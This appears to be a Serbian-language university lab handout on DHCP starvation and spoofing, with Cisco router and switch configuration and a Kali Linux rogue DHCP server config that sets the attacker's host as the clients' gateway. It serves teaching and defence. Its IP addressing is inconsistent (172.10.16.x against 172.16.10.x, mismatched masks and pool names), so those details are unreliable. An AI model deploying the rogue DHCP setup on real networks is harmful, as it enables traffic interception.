Lab 2 - DHCP Starvation i DHCP Spoofing

Topologija




Tabela adresa

Uređaj	Interfejs	IP adresa	Mrežna maska	Default Gateway
DHCP-SERVER	e0/0	DHCP	255.255.255.0	N/A
	e0/1	172.10.16.1	255.255.255.0	N/A
S1	VLAN 1	172.10.16.5	255.255.255.0	172.10.16.1
Haker	NIC	172.10.16.15	255.255.255.0	172.10.16.1
PC-1	NIC	DHCP	DHCP	DHCP
PC-2	NIC	DHCP	DHCP	DHCP
PC-3	NIC	DHCP	DHCP	DHCP

Ciljevi

1. Postaviti topologiju i povezati uređaje
2. Konfigurisati uređaje i proveriti međusobne konekcije
3. Konfigurisati DHCP i HTTP servere
4. Demonstrirati DHCP Spoofing napad
5. Konfigurisati DHCP Snooping na ruteru

Opis vežbe

DHCP Starvation i DHCP Spoofing su napadi u kojima black hat haker prvo izvršava takav tip napada na DHCP server u mreži, da šalje veliki broj DHCP REQUEST poruka sa lažnim MAC adresama kako bi "istrošio" sve adrese DHCP servera. Ako DHCP server odgovara na ove poruke, sve adrese koje su slobodne za rezervaciju, ubrzo će biti istrošene i ovaj tip napada predstavlja DHCP Starvation.

Jednom kada dođe do toga, haker može postaviti svoj (zlonamerni) DHCP server koji će odgovarati na druge DHCP REQUEST poruke i dodeljivati im parametre koje je haker podesio. Jedan od tih parametara može biti IP adresa default gateway-a, koju napadač može podesiti da bude njegova IP adresa a zatim prosleđivati saobraćaj ka pravom default gateway-u. Ovaj tip napada se zove DHCP Spoofing.

Da bi se zaštitili od ovakvog tipa napada, na ruteru (ili sviču) koji predstavlja DHCP server, se konfiguriše DHCP Snooping opcija koja radi proveru DHCP poruka na poverljivim portovima i na osnovu toga i DHCP snooping binding tabele odlučuje da li će DHCP paket biti prihvaćen ili odbačen.

Zahtevi

1. Cisco IOU L3 ruter
2. Cisco IOU L2 svič
3. Kali Linux VM (sa instaliranim paketima yersinia, ettercap, isc-dhcp-server, sslstrip)
4. Ubuntu/Windows VM
5. VPCS


1. Osnovna podešavanja

1.1. Postavka uređaja i kreiranje topologije

Postavite sve uređaje i pravilno ih povežite, kao što je i prikazano na gornjoj slici.

1.2. Podešavanje interneta

Za internet vezu se koristi uređaj pod imenom Cloud koji se nalazi u grupi kranjih uređaja (End devices). Kada ga ubacite u projekat, otvorite njegova podešavanja desnim klikom pa *Configure*. Otvoriće vam se prozor za podešavanja interneta, u kojem se u prvom tabu nalazi lista dostupnih interfejsa. U zavisnosti od računara i mrežne kartice, imena interfejsa se mogu razlikovati. U tabu *Misc.* možete promeniti ime oblaka. Kliknite na *OK* da potvrdite podešavanja.



1.3. Vraćanje rutera i sviča na početnu konfiguraciju

Obrišite prethodnu konfiguraciju ukoliko postoji, a zatim restartujte ruter.

```
DHCP-SERVER(config)# erase startup-config
DHCP-SERVER(config)# reload
```

```
S1(config)# erase startup-config
S1(config)# reload
```

Napomena: Ukoliko na ruteru ili sviču budete nakon brisanja konfiguracije i resetovanja budete dobijali *syslog* poruke sličnim sledećim:

```
%Error opening tftp://255.255.255.255/router-confg (Timed out)
%Error opening tftp://255.255.255.255/DHCP-SERVER-confg (Socket error)
```

Možete ih onemogućiti odlaskom u konfiguracioni mod i kucanjem komande **no service config**:

```
DHCP-SERVER(config)# no service config
```

1.4. Podešavanje imena uređaja

Podesite ime svakog uređaja prema gornjoj tabeli.

2. Konfiguracija TCP parametara uređaja

2.1. Konfiguracija rutera

U ovoj vežbi na ruteru se konfigurišu dva interfejsa:

1. Ethernet 0/0 koji je povezan na interfejs našeg fizičkog računara (na slici enp5s0)
2. Ethernet 0/1 koji je povezan sa LAN mrežom A na koju su povezani ostali uređaji u mreži.

U zavisnosti od računara do računara, adresa mreže LAN A se može razlikovati, ali uglavnom je to 192.160.1.0/ 24 ili 192.168.0.0/24. Svakako proverite TCP parametre vašeg fizičkog računara i konsultujte se sa profesorom.

Interfejs Ethernet 0/1 će biti podešen tako da dobije DHCP adresu od rutera na čiji je interfejs povezan.

```
DHCP-SERVER(config)# interface Ethernet 0/0
DHCP-SERVER(config-if)# description LINK TO INTERNET
DHCP-SERVER(config-if)# ip address dhcp
DHCP-SERVER(config-if)# no shutdown
DHCP-SERVER(config-if)# exit
```

Ubrzo nakon toga bi trebalo da vidite *syslog* poruku da je ruter na interfejsu Ethernet 0/0 dobio neku IP adresu.

```
*Jan 30 17:49:29.115: %DHCP-6-ADDRESS_ASSIGN: Interface Ethernet0/0 assigned
DHCP address 192.168.1.190, mask 255.255.255.0, hostname DHCP-SERVER
```

Podesite podrazumevanu statičku rutu ka default gateway-u rutera na čiji ste se interfejs povezali putem interfejsa Ethernet 0/0 (U ovom slučaju je to 192.168.1.1 adresa, ali ona se može razlikovati u zavisnosti od računara i mreže. Konsultujte se sa profesorom oko adrese rutera na koji ste povezani).

```
DHCP-SERVER(config)# ip route 0.0.0.0 0.0.0.0 192.168.1.1
```

Pokušajte da pingujete default gateway kako biste proverili da li su ispravni TCP parametri. Ping bi trebalo da bude uspešan.

```
DHCP-SERVER# ping 192.168.1.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.1.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/1/4 ms
DHCP-SERVER#
```

Podesite DNS server.

```
DHCP-SERVER(config)# ip domain-lookup
DHCP-SERVER(config)# ip name-server 8.8.8.8
```

Pingujte **google.com**. Ping bi trebalo da bude uspešan.

```
DHCP-SERVER#ping google.com
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.217.20.14, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 25/25/26 ms
DHCP-SERVER#
```

Ako nije uspeo, proverite da li imate konekciju sa default gateway-om odnosno ruterom na koji ste povezali interfejs Ethernet e0/0

Sada konfigurišite interfejs Ethernet 0/1 samo što ćete njemu dodeliti statičku adresu.

```
DHCP-SERVER(config)# interface Ethernet 0/1
DHCP-SERVER(config-if)# description LINK TO SWITCH S1
DHCP-SERVER(config-if)# ip address 172.16.10.1 255.255.255.0
DHCP-SERVER(config-if)# no shutdown
DHCP-SERVER(config-if)# exit
```

Da bi uređaji iz mreže LAN A mogli da izađu na internet, sama konfiguracija interfejsa Ethernet 0/1 nije dovoljna. Potrebno je i konfigurisati NAT koji će prevoditi adrese iz mreže 172.16.10.0/24 i omogućiti im prolaz ka internetu putem pristupne liste.

```
DHCP-SERVER(config)# interface Ethernet 0/0
DHCP-SERVER(config-if)# ip nat outside
DHCP-SERVER(config-if)# exit
DHCP-SERVER(config)# interface Ethernet 0/1
DHCP-SERVER(config-if)# ip nat inside
DHCP-SERVER(config-if)# exit
DHCP-SERVER(config)# ip nat inside source list 1 interface Ethernet 0/0 overload

DHCP-SERVER(config)# access-list 1 permit 172.16.10.0 0.0.0.255
DHCP-SERVER(config)# end
```

Napomena: Ako vam se pojave neke greške nakon što konfigurišete interfejs Ethernet 0/0, ignorišite ih i slobodno nastavite vežbu.

Pingujte **google.com** ali sa interfejsa Ethernet 0/1. Ping bi trebalo da bude uspešan.

```
DHCP-SERVER#ping google.com source Ethernet 0/1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.217.20.14, timeout is 2 seconds:
Packet sent with a source address of 172.16.10.1
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 25/26/27 ms
DHCP-SERVER#
```

2.2. Konfigurisanje sviča

```
S1(config)# interface Vlan 1
S1(config-if)# ip address 172.16.10.5 255.255.255.0
S1(config-if)# no shutdown
S1(config-if)# exit
```

Konfigurišite default gateway na sviču

```
S1(config)# ip default-gateway 172.16.10.1
```

Konfigurišite podrazumevanu statičku rutu ka adresi interfejsa Ethernet 0/0 rutera.


```
S1(config)# ip route 0.0.0.0 0.0.0.0 172.16.10.1
S1(config)# exit
```

Pokušajte pingovati adresu Ethernet 0/0 interfejsa. Ping bi trebalo da bude uspešan.


```
S1#ping 192.168.1.190
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.1.190, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/1/1 ms
S1#
```

2.2. Kali Linux konfigurisanje


Potrebno je podesiti statičke IP parametre na Kali Linux mašini. U gornjem levom uglu otvorite *Applications* meni, pa zatim *Setting*s i na kraju otvorite *Network Connections*.



Zatim će vam se otvoriti prozor sa listom vaših konekcija. Kliknite na *Wired Connection 1* (ova konekcija može imati i drugačije ime zavisno od računara do računara), a zatim na ikonicu podešavanja (zupčanik) koja se nalazi u donjem delu prozora.



Kada se otvori prozor za podešavanje konekcije, otvorite tab *IPv4 Settings* i uverite se da pod polje *Method*, stoji *Manual*. Podesite parametre kao na slici ispod.



1.7. Konfigurisanje PC-3 virtuelne mašine

Neka vam virtuelna mašina PC-3 bude isključena do dela vežbe kada se započne sa simulacijom DHCP Spoofing napada.

3. Konfigurisanje pristupa ruteru i osnovna zaštita

Postavite lozinke za pristup privilegovanom modu, konzoli i za udaljeni pristup (virtuelne linije) i na ruteru i na sviču, omogućite logovanje, podesite da se linija prekine ako nema nikakvih aktivnosti u periodu od 5 minuta i unesite komandu da sprečite da vam konzolne poruke prekidaju kucanje.

```
DHCP-SERVER(config)# enable secret ciscopa55
DHCP-SERVER(config) line console 0
DHCP-SERVER(config-line)# password ciscoconpa55
```

```
DHCP-SERVER(config-line)# login
DHCP-SERVER(config-line)# exec-timeout 5 0
DHCP-SERVER(config-line)# loggin synchronous
DHCP-SERVER(config-line)# exit
DHCP-SERVER(config) line vty 0 4
DHCP-SERVER(config-line)# password ciscovtypa55
DHCP-SERVER(config-line)# login
DHCP-SERVER(config-line)# exec-timeout 5 0
DHCP-SERVER(config-line)# loggin synchronous
DHCP-SERVER(config-line)# exit

S1(config)# enable secret ciscopa55
S1(config) line console 0
S1(config-line)# password ciscoconpa55
S1(config-line)# login
S1(config-line)# exec-timeout 5 0
S1(config-line)# loggin synchronous
S1(config-line)# exit
S1(config) line vty 0 4
S1(config-line)# password ciscovtypa55
S1(config-line)# login
S1(config-line)# exec-timeout 5 0
S1(config-line)# loggin synchronous
S1(config-line)# exit
```

Dodatno zaštitite lozinke enkripcijom:

```
DHCP-SERVER(config)# service password-encryption

S1(config)# service password-encryption
```

3.1. Postavljanje poruke upozorenja

Postavite poruku koja će se prikazivati prilikom pristupanja ruteru.

```
DHCP-SERVER(config)# banner motd # UPOZORENJE! Pristup ruteru je zabranjen
neautorizovanim licima! #

S1(config)# banner motd # UPOZORENJE! Pristup sviču je zabranjen neautorizovanim
licima! #
```

3.2. Konfigurisanje SSH servera i telneta na ruteru

Prvo je potrebno konfigurisati ime domena.

```
DHCP-SERVER(config)# ip domain name bezbednost.com
```

Sledeći korak je generisanje RSA ključeva koji služe za autentifikaciju i enkripciju podataka koji se prenose putem SSH konekcije.

```
DHCP-SERVER(config)# crypto key generate rsa general-keys modulus 1024
```

Zatim kreirajte lokalni nalog za administrativni pristup sa najvećim nivoom privilegija i enkriptovanom lozinkom.

```
DHCP-SERVER(config)# username ciscoadmin privilege 15 secret ciscoadmin12345
```

Nakon što je lokalni nalog kreiran, potrebno je na virtuelnim linijama podesiti privilegovani nivo 15 kako bi korisnik direktno pristupio privilegovanom EXEC modu, umesto korisničkom. Takođe je potrebno i podesiti da se pri pristupanju virtelnim linijama, zahteva korisničko ime i lozinka prethodno kreiranog privilegovanog naloga.

```
DHCP-SERVER(config)# line vty 0 4
```

```
DHCP-SERVER(config-line)# privilege level 15
DHCP-SERVER(config-line)# login local
DHCP-SERVER(config-line)# exit
```

Da bi veza putem virtuelnih linija bila uspostavljena pomoću SSH protokola (koji je bezbedniji od Telnet-a), potrebno je konfigurisati SSH na virtuelnim linijama.

```
DHCP-SERVER(config)# line vty 0 4
DHCP-SERVER(config-line)# transport input ssh telnet
DHCP-SERVER(config-line)# exit
```

I na kraju je potrebno podesiti da se koristi SSH verzija 2, vremenski period nakon kojeg će se SSH konekcija prekinuti ukoliko bude neaktivna, kao i ograničavanje broja pokušaja SSH autentifikacije.

```
DHCP-SERVER(config)# ip ssh version 2
DHCP-SERVER(config)# ip ssh time-out 90
DHCP-SERVER(config)# ip ssh authentication-retries 2
```

3.3. Konfigurisanje telneta na sviču

Ovaj model sviča u GNS3 programu ne podržava SSH protokol pa će se na njemu podesiti telnet konekcija.

```
S1(config)# ip domain name bezbednost.com
S1(config)# username ciscoadmin privilege 15 secret ciscoadmin12345
S1(config)# line vty 0 4
S1(config-line)# privilege level 15
S1(config-line)# login local
S1(config-line)# transport input telnet
S1(config-line)# exit
```

Testirajte povezivanje putem telnet protokola sa rutera DHCP-SERVER na svič S1 i obrnuto. U slučaju da ne možete da se povežete proverite da li ste sve komande uneli tačno kao i lozinke.

```
DHCP-SERVER# telnet 172.10.16.5
```

```
S1# telnet 172.10.16.1
```

4. Konfigurisanje DHCP servera

4.1. Ruter

Da bi virtuelne mašine i drugi uređaji mogli dobiti neku IP adresu, u njihovoj mreži mora postojati DHCP server, što je u ovoj vežbi to svič rutuer DHCP-SERVER. Prvo je potrebno rezervisati prvih 10 adresa kako ih ni jedan uređaj ne bi dobio.

```
DHCP-SERVER(config)# ip dhcp excluded-address 172.16.10.0 172.10.16.10
```

Zatim konfigurišite DHCP pool sa sledećim parametrima:

1. Kao ime pool-a stavite LAN_A
2. Opseg adresa LAN A mreže
3. Domen bezbednost.com
4. DNS server 8.8.8.8
5. Default ruter 172.10.16.1
6. Iznajmljivanje adrese u trajanju od 2 dana

```
DHCP-SERVER(dhcp-config)# ip dhcp pool LAN_Network
DHCP-SERVER(dhcp-config)# network 172.16.10.0 255.255.255.192
DHCP-SERVER(dhcp-config)# domain-name bezbednost.com
DHCP-SERVER(dhcp-config)# dns-server 8.8.8.8
DHCP-SERVER(dhcp-config)# default-router 172.10.16.1
DHCP-SERVER(dhcp-config)# lease 2
DHCP-SERVER(dhcp-config)# exit
```

4.2. Kali Linux zlonamerni DHCP server

Linux mašine je takođe moguće koristiti kao DHCP server. S obzirom da je u ovoj vežbi cilj napadača da se lažno predstavlja kao DHCP server i iznajmljuje drugima IP adrese, samim tim je prethodno potrebno prvo i konfigurisati ga.

Otvorite **/etc/dhcp/dhcpd.conf** fajl komandom **nano /etc/dhcp/dhcpd.conf** i u donjem delu fajla, dodajte sledeće:

```
subnet 172.16.10.0 netmask 255.255.255.0 {
    range 172.16.10.130 172.16.10.180;
    option domain-name-server 8.8.8.8;
    option domain-name "haker.com";
    option routers 172.16.10.15;
    option broadcast-address 172.16.10.15;
    default-lease-time 600;
    max-lease-time 7200;
}
```

Da biste sačuvali fajl, pritisnite CTRL + O, zatim ENTER, i onda CTRL + X da izađete.

Napomena: Nemojte startovati DHCP server dok se ne završi sa DHCP Starvation napadom.

4.3. Provera DHCP podešavanja

Otvorite konzolu PC-1 uređaja i unesite komandu **ip dhcp** kako biste dobili TCP parametre od DHCP servera. Kada dobijete potvrdnu poruku, parametre možete proveriti komandom **show ip**.

```
PC-1> ip dhcp
DDORA IP 172.16.10.21/26 GW 172.16.10.1

PC-1> show ip

NAME        : PC-1[1]
IP/MASK     : 172.16.10.21/26
GATEWAY     : 172.16.10.1
DNS         : 8.8.8.8
DHCP SERVER : 172.16.10.1
DHCP LEASE  : 172798, 172800/86400/151200
DOMAIN NAME : bezbednost.com
MAC         : 00:50:79:66:68:00
LPORT       : 10016
RHOST:PORT  : 127.0.0.1:10017
MTU:        : 1500

PC-1>
```

4.2. Testiranje konekcije

Sa Kali Linux i PC-1 mašina pokušajte pingovati:

1. VLAN 1 interfejs sviča S1
2. Ethernet 0/0 rutera DHCP-SERVER
3. Ethernet 0/1 rutera DHCP-SERVER
4. Uređaje međusobno

U slučaju da vam je pingovanje neuspešno, proverite ponovo da li ste konfigurisali sve iz prethodnih koraka, proverite gde se saobraćaj završava, da li su podešene statičke rute, itd.

5. Podizanje HTTP servera

Jedna od mogućnosti Cisco rutera jeste da radi kao HTTP server. HTTP server na Cisco ruterima se podiže sledećom komandom:

```
DHCP-SERVER(config)# ip http server
```


Da bismo bili sigurniji da niko ne može pristupiti ovom serveru bez dodatne zaštite, omogućićemo zahtevanje korisničkog imena i lozinke za pristup. Za to se koristi komanda **ip http authentication**. Izlistajte sve moguće metode autentifikacije komandom:

```
DHCP-SERVER(config)# ip http authentication ?
 aaa     Use AAA access control methods
 enable  Use enable passwords
 local   Use local username and passwords
```

